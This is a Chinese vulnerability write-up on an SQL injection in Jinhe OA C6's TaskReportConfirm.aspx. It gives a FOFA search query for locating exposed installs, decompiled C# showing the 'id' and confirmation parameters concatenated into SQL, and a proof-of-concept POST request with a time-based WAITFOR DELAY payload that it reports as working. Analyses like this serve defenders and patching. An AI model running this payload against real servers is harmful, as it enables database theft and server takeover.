漏洞简介
金和网络是专业信息化服务商,为城市监管部门提供了互联网+监管解决方案,为企事业单位提供组织协同OA系统开发平台,电子政务一体化平台,智慧电商平台等服务。金和OA C6 TaskReportConfirm.aspx 接口处存在SQL注入漏洞,攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
影响版本
金和OA C6
fofa语法
app="金和网络-金和OA"
漏洞分析
根据 TaskReportConfirm.aspx 的实现,在 bin 目录下查找 JHSoft.Web.DailyTaskManage.dll 将其进行反编译后找到 TaskReportConfirm 的处理逻辑
  protected void Page_Load(object sender, EventArgs e)
  {
    if (this.Request["id"] != null)
      this.ReportID = this.Request["id"].ToString();
    if (this.Session["UserCode"] != null)
      this.UserID = this.Session["UserCode"].ToString();
    if (!this.IsPostBack)
      this.GetTaskReport();
    this.Globalization();
  }
再跟进 GetTaskReport 方法,其实现如下
  private void GetTaskReport()
  {
    DataTable dataTable = Common.ExecSqlReDt($"select top 1 a.*,b.TaskID,b.TaskName,b.TaskExecutorID,b.TaskOthersID,b.TaskViewRegCode from TaskManageExecutorsay a inner join Taskmanage b on a.TaskID = b.TaskID where ID = '{this.ReportID}'");
    if (((InternalDataCollectionBase) dataTable.Rows).Count <= 0)
      return;
    this.txtTaskReportExplain.Value = dataTable.Rows[0]["TaskConfirmExplain"].ToString();
    ((Control) this).ViewState["TaskID"] = (object) dataTable.Rows[0]["TaskID"].ToString();
    ((Control) this).ViewState["TaskName"] = (object) dataTable.Rows[0]["TaskName"].ToString();
    ((Control) this).ViewState["TaskExecs"] = (object) $"{dataTable.Rows[0]["TaskExecutorID"].ToString()},{dataTable.Rows[0]["TaskOthersID"].ToString()}";
    ((Control) this).ViewState["TaskViewers"] = (object) dataTable.Rows[0]["TaskViewRegCode"].ToString();
  }
参数 ReportID 被直接拼接进 ExecSqlReDt SQL语句中执行,无任何过滤或校验,导致SQL注入漏洞。
在页面提交确认通过或不通过时,也存在SQL注入

可以进入 ConfirmTaskReport 方法后,还可能进入 ProjectTaskConfirm 方法,二者均是存在sql注入的,其中 ConfirmTaskReport 方法实现如下
public bool ConfirmTaskReport(
    string ReportID,
    string strUserID,
    string strConfirmFlag,
    string strExplain)
  {
    string QueryString = $" update TaskManageExecutorsay set TaskConfirmFlag = '{strConfirmFlag}',TaskConfirmExplain = '{strExplain}' where ID = '{ReportID}' ";
    if (string.op_Equality(strConfirmFlag, "1"))
      QueryString = $"{QueryString} declare @TaskID int,@TaskReportProgress decimal(8, 1),@SubHours decimal(18, 1)   select @TaskID = TaskID,@TaskReportProgress=taskrrecfinprogress,@SubHours=TaskRCost from TaskManageExecutorsay where ID = '{ReportID}'   update TaskManage set TaskWorkHour= TaskWorkHour + @SubHours where TaskID=@TaskID   exec pt_TaskReportProgress @TaskID,@TaskReportProgress ";
    DBOperator dbOperator = DBOperatorFactory.GetDBOperator();
    dbOperator.ExecSQLReInt(QueryString);
漏洞复现
POST /c6/Jhsoft.Web.dailytaskmanage/TaskReportConfirm.aspx/ HTTP/1.1
Host: jhsoft.mrxn.net
Content-Type: application/x-www-form-urlencoded

id='WAitFor DelaY'0:0:5'--
成功延时 5 秒钟
ConfirmTaskReport

成功延时 10 秒(执行两次),还有其他参数也存在同样的SQL注入漏洞。